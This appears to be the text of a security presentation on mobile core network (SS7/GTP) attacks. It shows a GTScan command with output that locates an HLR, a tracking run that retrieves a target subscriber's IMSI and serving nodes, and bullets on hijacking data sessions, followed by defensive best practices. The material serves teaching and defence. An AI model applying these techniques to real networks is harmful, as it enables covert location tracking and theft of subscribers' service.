
```
GT python3 GTScan.py -s 8 -l 192.168.58.1 -r 192.168.58.3 -P 2900 -c 1 -C 2 -g 441234567897 -G 201179008240-201179008244

+]              GlobalTitle Scanner              [+]
+]                  Version 1                    [+]
+]            Author: LoayAbdelrazek             [+]
+]                (@SigPloiter)                  [+]

+]SCTP Stack Initialized...
+]M3UA Stack Initialized...

*]Scanning +201179008240 on SSN: 6
*]Scanning +201179008240 on SSN: 7
*]Scanning +201179008240 on SSN: 8
*]Scanning +201179008240 on SSN: 9
*]Scanning +201179008240 on SSN: 10
*]Scanning +201179008240 on SSN: 142
*]Scanning +201179008240 on SSN: 143
*]Scanning +201179008240 on SSN: 145
*]Scanning +201179008240 on SSN: 146
*]Scanning +201179008240 on SSN: 147
*]Scanning +201179008240 on SSN: 148
*]Scanning +201179008240 on SSN: 149
*]Scanning +201179008240 on SSN: 150
```




```
+] HLR Detected on GT:+201179008244 ,SSN:6
[*]Scanning +201179008244 on SSN: 7
[*]Scanning +201179008244 on SSN: 8
[*]Scanning +201179008244 on SSN: 9
[*]Scanning +201179008244 on SSN: 10
[*]Scanning +201179008244 on SSN: 142
[*]Scanning +201179008244 on SSN: 143
[*]Scanning +201179008244 on SSN: 145
[*]Scanning +201179008244 on SSN: 146
[*]Scanning +201179008244 on SSN: 147
[*]Scanning +201179008244 on SSN: 148
[*]Scanning +201179008244 on SSN: 149
[*]Scanning +201179008244 on SSN: 150
[*]Scanning +201179008244 on SSN: 249
[*]Scanning +201179008244 on SSN: 250
[*]Scanning +201179008244 on SSN: 251
[*]Scanning +201179008244 on SSN: 252
[*]Scanning +201179008244 on SSN: 253
[*]Scanning +201179008244 on SSN: 254

*** Detected GT ***
+--------------+------------------+------+
| Global Title | Subsytem Number  | Node |
+--------------+------------------+------+
| 201179008244 |        6         | HLR  |
+--------------+------------------+------+
```

Attack Scenario

- HLR(s) are identified.
- Query the HLR(s) to retrieve the IMSI.
- IMSI is the key to any mobile operation.






```
(tracking)>run
[*]Stack components are set...
[*]Initializing the Stack...
[*]Initializing SCTP Stack ....
log4j:WARN No appenders could be found for logger (org.mobicents.protocols.sctp.ManagementImpl).
log4j:WARN Please initialize the log4j system properly.
[+]Initialized SCTP Stack ....
[*]Initializing M3UA Stack ....
[+]Initialized M3UA Stack ....
[*]Initializing SCCP Stack ....
[+]Initialized SCCP Stack ....
[*]Initializing TCAP Stack ....
[+]Initialized TCAP Stack ....
[*]Initializing MAAP Stack ....
[+]Initialized MAP Stack ....
[*]Locating Target: 201124683579
[*]Location Retrieval for Target 201124683579 is processing..

******* Target's Info and Location *******
[+]IMSI of the target is: 602031234567890
[+]MSC of the target is: 201111111111
[+]HLR of the target is: 201179008244
[**]Subscriber's Information Gathering and Network Probing is completed[**]
```

Attack Scenario

- Internet at the expense of others.
- Works for EPC and UMTS packet core.
- Using GTPv1 or GTPv2.
- Hijack the data connection of a subscriber using his retrieved IMSI.



Attack Demonstration

Basic Best Practices to Reduce Attack Exposure

- Implement network traffic segregation
- Bind services to correct network interfaces
- Limit the reachability of internal nodes from UEs
- Limit the reachability of network nodes from Internet by configuring correctly routing protocols
- Deploy secure configuration of network nodes
    - Secure configuration of all network services;
    - Disabling of insecure and unneeded network services;
    - Changing of default passwords;
    - Hardening;
    - Configuration and enabling of authentication and access control; Logging of all access attempts and other security-relevant events;
    - Configuration of the network node to not disclose unnecessary information;
    - Continuous deployment of the latest security patches.
    - Security testing and regular vulnerability scanning;
- Implement traffic filtering policies at the boundaries
    - Basic IP Filtering
    - Signaling FW
- Monitor network traffic to discover anomalies
- Deploy a Security Signaling Monitoring (Intrusion Detection System / IDS)

Thank You